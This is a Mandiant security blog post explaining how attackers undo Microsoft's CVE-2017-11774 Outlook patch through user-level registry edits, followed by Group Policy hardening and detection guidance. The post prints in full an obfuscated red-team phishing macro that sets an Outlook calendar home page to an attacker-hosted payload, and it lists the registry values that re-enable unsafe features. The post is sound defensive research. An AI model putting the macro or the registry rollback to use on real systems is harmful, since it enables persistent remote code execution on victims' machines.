Breaking the Rules: A Tough Outlook for Home Page Attacks (CVE-2017-11774) | Mandiant

By Mandiant

Published: 2019-12-04 · Archived: 2026-04-06 03:12:03 UTC

Written by: Matthew McWhirt, Nick Carr, Douglas Bienstock

Attackers have a dirty little secret that is being used to conduct big intrusions. We'll explain how they're "unpatching" an exploit and then provide new Outlook hardening guidance that is not available elsewhere. Specifically, this blog post covers field-tested automated registry processing for registry keys to protect against attacker attempts to reverse Microsoft's CVE-2017-11774 patch functionality.

Despite multiple warnings from FireEye and U.S. Cyber Command, we have continued to observe an uptick in successful exploitation of CVE-2017-11774, a client-side Outlook attack that involves modifying victims' Outlook client homepages for code execution and persistence. The Outlook Home Page feature allows for customization of the default view for any folder in Outlook. This configuration can allow for a specific URL to be loaded and displayed whenever a folder is opened. This URL is retrieved either via HTTP or HTTPS - and can reference either an internal or external network location. When Outlook loads the remote URL, it will render the contents using the Windows DLL *ieframe.dll*, which can allow an attacker to achieve remote code execution that persists through system restarts.

We have observed multiple threat actors adopting the technique and eventually becoming a favorite for Iranian groups in support of both espionage and reportedly destructive attacks. FireEye first observed APT34 use CVE-2017-11774 in June 2018, followed by adoption by APT33 for a significantly broader campaign beginning in July 2018 and continuing for at least a year. To further increase awareness of this intrusion vector, our Advanced Practices team worked with MITRE to update the ATT&CK framework to include CVE-2017-11774 home page persistence within technique T1137 – "Office Application Startup".

For more information on how CVE-2017-11774 exploitation works, how APT33 implemented it alongside password spraying, and some common pitfalls for incident responders analyzing this home page technique, see the "RULER In-The-Wild" section of our December 2018 OVERRULED blog post.

Going Through a Rough Patch

On October 10, 2017, Microsoft released patches for Microsoft Outlook to protect against this technique.

- KB4011196 (Outlook 2010)
- KB4011178 (Outlook 2013)
- KB4011162 (Outlook 2016)

Following the mid-2018 abuse by Iranian threat actors first detailed in our OVERRULED blog post, the FireEye Mandiant team began to raise awareness of how the patch could be subverted. Doug Bienstock discussed in December 2018 that the simple roll back of the patch as a part of Mandiant's Red Team operations – and alluded to observing authorized software that also automatically removes the patch functionality. In response to U.S. Cyber Command's mid-2019 warning about APT33's use of the exploit, we raised concern with DarkReading over the ability to override the CVE-2017-11774 patch without escalated privileges.

Without continuous reinforcement of the recommended registry settings for CVE-2017-11774 hardening detailed within this blog post, an attacker can add or revert registry keys for settings that essentially disable the protections provided by the patches.

An attacker can set a home page to achieve code execution and persistence by editing the WebView registry keys. The "URL" subkey will enable and set a home page for the specified mail folder within the default mailbox. Setting this registry key to a valid URL enables the home page regardless of the patch being applied or not. Although the option will not be accessible from the Outlook user interface (UI), it will still be set and render. Importantly, these keys are set within the logged-on user's Registry hive. This means that no special privileges are required to edit the Registry and roll back the patch. The FireEye Red Team found that no other registry modifications were required to set a malicious Outlook homepage.

```
 HKEY_CURRENT_USER\Software\Microsoft\Office\\ Outlook\WebView\Inbox
"URL"= http://badsite/homepage-persist.html
```

There are additional keys within the Registry that can be modified to further roll back the patch and expose unsafe options in Outlook. The following setting can be used to re-enable the original home page tab and roaming home page behavior in the Outlook UI.

```
 HKEY_CURRENT_USER\Software\Microsoft\Office\\Outlook\Security
"EnableRoamingFolderHomepages"= dword:00000001
```

The following setting will allow for folders within secondary (non-default) mailboxes to leverage a custom home page.

```
 HKEY_CURRENT_USER\Software\Microsoft\Office\\Outlook\Security
"NonDefaultStoreScript"= dword:00000001
```

The following setting will allow for "Run as a Script" and "Start Application" rules to be re-enabled.

```
 HKEY_CURRENT_USER\Software\Microsoft\Office\\Outlook\Security
"EnableUnsafeClientMailRules"= dword:00000001
```

We agree that for the CVE-2017-11774 patch override vector to be successful, a bad guy has to persuade you to run his program (law #1) and alter your operating system (law #2). However, the technique is under-reported, no


public mitigation guidance is available, and – as a fresh in-the-wild example demonstrates in this post – that initial access and patch overriding can be completely automated.

A Cavalier Handling of CVE-2017-11774

The Advanced Practices team monitors for novel implementations of attacker techniques including this patch override, and on November 23, 2019 a uniquely automated phishing document was uploaded to VirusTotal. The sample, "TARA Pipeline.xlsm" (MD5: ddbc153e4e63f7b8b6f7aa10a8fad514), launches malicious Excel macros combining several techniques, including:

- execution guardrails to only launch on the victim domain (client redacted in screenshot)
- custom pipe-delimited character substitution obfuscation
- a creative implementation of CVE-2017-11774 using the lesser-known HKCU\Software\Microsoft\Office\\Outlook\WebView\Calendar\URL registry key
- a URL pointing to the payload hosted in Azure storage blobs (*.web.core.windows.net) – a creative technique that allows an attacker-controlled, swappable payload to be hosted in a legitimate service
- and most importantly for this blog post – a function to walk through the registry and reverse the CVE-2017-11774 patch functionality for any version of Microsoft Outlook

These features of the malicious spear phishing Excel macro can be seen in Figure 1.




```
Private Sub Workbook_Open()

    dnsdomain = "[redacted].com"

    Set wshShell = CreateObject("WScript.Shell")
    d = wshShell.ExpandEnvironmentStrings("%USERDNSDOMAIN%")

    If InStr(LCase(d), dnsdomain) > 0 Then
       setHomepage
       MsgBox "The document is corrupt and can not be opened.", vbExclamation, "Error"
    End If
End Sub

    Function RegKeyRead(i_RegKey)
      Dim myWS
      On Error Resume Next
      Set myWS = CreateObject("WScri" & "pt.Sh" & "ell")
      RegKeyRead = myWS.RegRead(i_RegKey)
    End Function

    Function RegKeySave(i_RegKey, i_Value, i_Type)
        Dim myWS
        Set myWS = CreateObject("WScri" & "pt.Sh" & "ell")
        myWS.RegWrite i_RegKey, i_Value, i_Type
    End Function

    Public Function setHomepage()

        Url = "h|tt|p|s:|/|/styl|e.z1|3.w|eb.co|re.win|dows.n|et/ma|in1.h|t|m|l"

        Dim oVersion
        oVersion = Array(16, 15, 14, 12, 11, 10)
        For Each x In oVersion
            Dim key
            Dim before
            Dim after
            Dim exists
            Dim domain
            domain = Replace(Url, "|", "")
            before = Replace("HK|E|Y_|CU|R|REN|T_|US|ER|\S|of|t|wa|re\|Mic|ros|oft|\|Of|fic|e\", "|", "")
            after = Replace(".0\|Out|loo|k\Out|lo|okN|ame", "|", "")
            key = before & x & after
            exists = RegKeyRead(key)
            If InStr(1, exists, "Outlook", vbTextCompare) > 0 Then
                after1 = Replace(".0\|Out|loo|k\We|bVie|w\Calen|d|ar\U|R|L", "|", "")
                after2 = Replace(".0\|Out|loo|k\Sec|ur|ity\Ena|ble|Roam|ingFo|lder|Hom|epag|es", "|", "")
                key1 = before & x & after1
                key2 = before & x & after2
                RegKeySave CStr(key1), domain, "REG_SZ"
                RegKeySave CStr(key2), 1, "REG_DWORD"
            End If
        Next
    End Function
```

Figure 1: Malicious macros automatically reverting the CVE-2017-11774 patch

Pay special attention to the forced setting of EnableRoamingFolderHomepages to "1" and the setup of "Calendar\URL" key to point to an attacker-controlled payload, effectively disabling the CVE-2017-11774 patch on initial infection.

In support of Managed Defense, our Advanced Practices team clusters and tactically attributes targeted threat activity – whether the intrusion operators turn out to be authorized or unauthorized – in order to prioritize and deconflict intrusions. In this case, Nick Carr attributed this sample to an uncategorized cluster of activity associated with authorized red teaming, UNC1194 , but you might know them better as the TrustedSec red team whose founder, Dave Kennedy, appeared on a previous episode of State of the Hack. This malicious Excel file appears to be a weaponized version of a legitimate victim-created document that we also obtained – reflecting a technique becoming more common with both authorized and unauthorized intrusion operators. For further analysis and screenshots of UNC1194's next stage CVE-2017-11774 payload for initial reconnaissance, target logging visibility checks, and domain-fronted Azure command and control – see here. Readers should take note that the automated patch removal and home page exploitation establishes attacker-controlled remote code execution and allows these [thankfully authorized] attackers to conduct a full intrusion by swapping out their payload remotely for all follow-on activity.

Locking Down the Registry Keys Using Group Policy Object (GPO) Enforcement

As established, the patches for CVE-2017-11774 can be effectively "disabled" by modifying registry keys on an endpoint with no special privileges. The following registry keys and values should be configured via Group Policy to reinforce the recommended configurations in the event that an attacker attempts to reverse the intended security configuration on an endpoint to allow for Outlook home page persistence for malicious purposes.

To protect against an attacker using Outlook's WebView functionality to configure home page persistence, the following registry key configuration should be enforced.

```
 HKEY_CURRENT_USER\Software\Microsoft\Office\\Outlook\WebView
"Disable"= dword:00000001
```

Note: Prior to enforcing this hardening method for all endpoints, the previous setting should be tested on a sampling of endpoints to ensure compatibility with third-party applications that may leverage webviews.

To enforce the expected hardened configuration of the registry key using a GPO, the following setting can be configured.

- User Configuration > Preferences > Windows Settings > Registry
    - New > Registry Item
        - Action: Update
        - Hive: HKEY_CURRENT_USER
        - Key Path: Software\Microsoft\Office\\Outlook\Webview
            - Value Name: Disable
        - Value Type: REG_DWORD
        - Value Data: 00000001




Figure 2: Disabling WebView registry setting

Included within the Microsoft Office Administrative Templates, a GPO setting is available which can be configured to disable a home page URL from being set in folder properties for all default folders, or for each folder individually. If set to “Enabled”, the following GPO setting essentially enforces the same registry configuration (disabling WebView) as previously noted.

```
User Configuration > Policies > Administrative Templates > Microsoft Outlook > Folder Home Pages for Outlook Sp
```

The registry key configuration to disable setting an Outlook home page via the Outlook UI is as follows.

```
HKEY_CURRENT_USER\Software\Microsoft\Office\\Outlook\Security
"EnableRoamingFolderHomepages"= dword:00000000
```

To enforce the expected hardened configuration of the registry key using a GPO, the following setting can be configured.

- User Configuration > Preferences > Windows Settings > Registry
  - New > Registry Item
    - Action: Update
    - Hive: HKEY_CURRENT_USER
    - Key Path: Software\Microsoft\Office\\Outlook\Security
      - Value Name: EnableRoamingFolderHomepages
    - Value Type: REG_DWORD
    - Value Data: 00000000




Figure 3: EnableRoamingFolderHomepages registry setting

Additionally, a home page in Outlook can be configured for folders in a non-default datastore. This functionality is disabled once the patch has been installed, but it can be re-enabled by an attacker. Just like this blog post's

illustration of several different home page URL registry keys abused in-the-wild – including the Outlook Today setting from September 2018 and the Calendar URL setting from UNC1194's November 2019 malicious macros – these non-default mailstores provide additional CVE-2017-11774 attack surface.

The registry key configuration to enforce the recommended registry configuration is as follows.

```
 HKEY_CURRENT_USER\Software\Microsoft\Office\\Outlook\Security
"NonDefaultStoreScript"= dword:00000000
```

To enforce the expected hardened configuration of the registry key for non-default mailstores using a GPO, the following setting can be configured.

- User Configuration > Preferences > Windows Settings > Registry
    - New > Registry Item
        - Action: Update
        - Hive: HKEY_CURRENT_USER
        - Key Path: Software\Microsoft\Office\\Outlook\Security
            - Value Name: NonDefaultStoreScript
        - Value Type: REG_DWORD
        - Value Data: 00000000




Figure 4: NonDefaultStoreScript registry setting

Included within the previously referenced Microsoft Office Administrative Templates, a GPO setting is available which can be configured to not allow folders in non-default stores to be set as folder home pages.

```
User Configuration > Policies > Administrative Templates > Microsoft Outlook > Outlook Options > Other > Advanc
```

The registry key configuration to protect against an attacker re-enabling “Run as a Script” and “Start Application” rules is as follows.

```
HKEY_CURRENT_USER\Software\Microsoft\Office\\Outlook\Security\
"EnableUnsafeClientMailRules"= dword:00000000
```

To enforce the expected hardened configuration of the registry key using a GPO, the following setting can be configured.

- User Configuration > Preferences > Windows Settings > Registry
  - New > Registry Item
    - Action: Update
    - Hive: HKEY_CURRENT_USER
    - Key Path: Software\Microsoft\Office\\Outlook\Security
      - Value Name: EnableUnsafeClientMailRules
    - Value Type: REG_DWORD
    - Value Data: 00000000




Figure 5: EnableUnsafeClientMailRules registry setting

Once all of aforementioned endpoint policies are configured – we recommend a final step to protect these settings from unauthorized tampering. To ensure that the registry settings (configured via GPO) are continuously assessed and applied to an endpoint – even if the registry value was intentionally reversed by an attacker – the following GPO settings should also be configured and enforced:

- Computer Configuration > Policies > Administrative Templates > System > Group Policy > Configure security policy processing
    - Enabled - Process even if the Group Policy objects have not changed
- Computer Configuration > Policies > Administrative Templates > System > Group Policy > Configure registry policy processing
    - Enabled - Process even if the Group Policy objects have not changed




Figure 6: Group Policy processing settings

For more environment hardening advice informed by front-line incident response, reach out to our Mandiant Security Transformation Services consulting team.

Let's Go Hunt (doo doo doo)

With this blog post, we're providing an IOC for monitoring CVE-2017-11774 registry tampering – while written for FireEye Endpoint Security (HX) in the OpenIOC 1.1 schema, this is a flexible behavioral detection standard that supports real-time and historical events and the logic can be repurposed for other endpoint products.

The Yara hunting rule provided by Nick Carr at the end the OVERRULED blog post still captures payloads using CVE-2017-11774, including all of those used in intrusions referenced in this post, and can also be used to proactively identify home page exploits staged on adversary infrastructure. Further FireEye product detection against CVE-2017-11774 is also covered in the OVERRULED blog post.

If you've read the OVERRULED post (or are tired of hearing about it) but want some additional information, we recommend:

- "You've Got Mail!" CDS 2018 technical track presentation including an APT34 CVE-2017-11774 home page sample
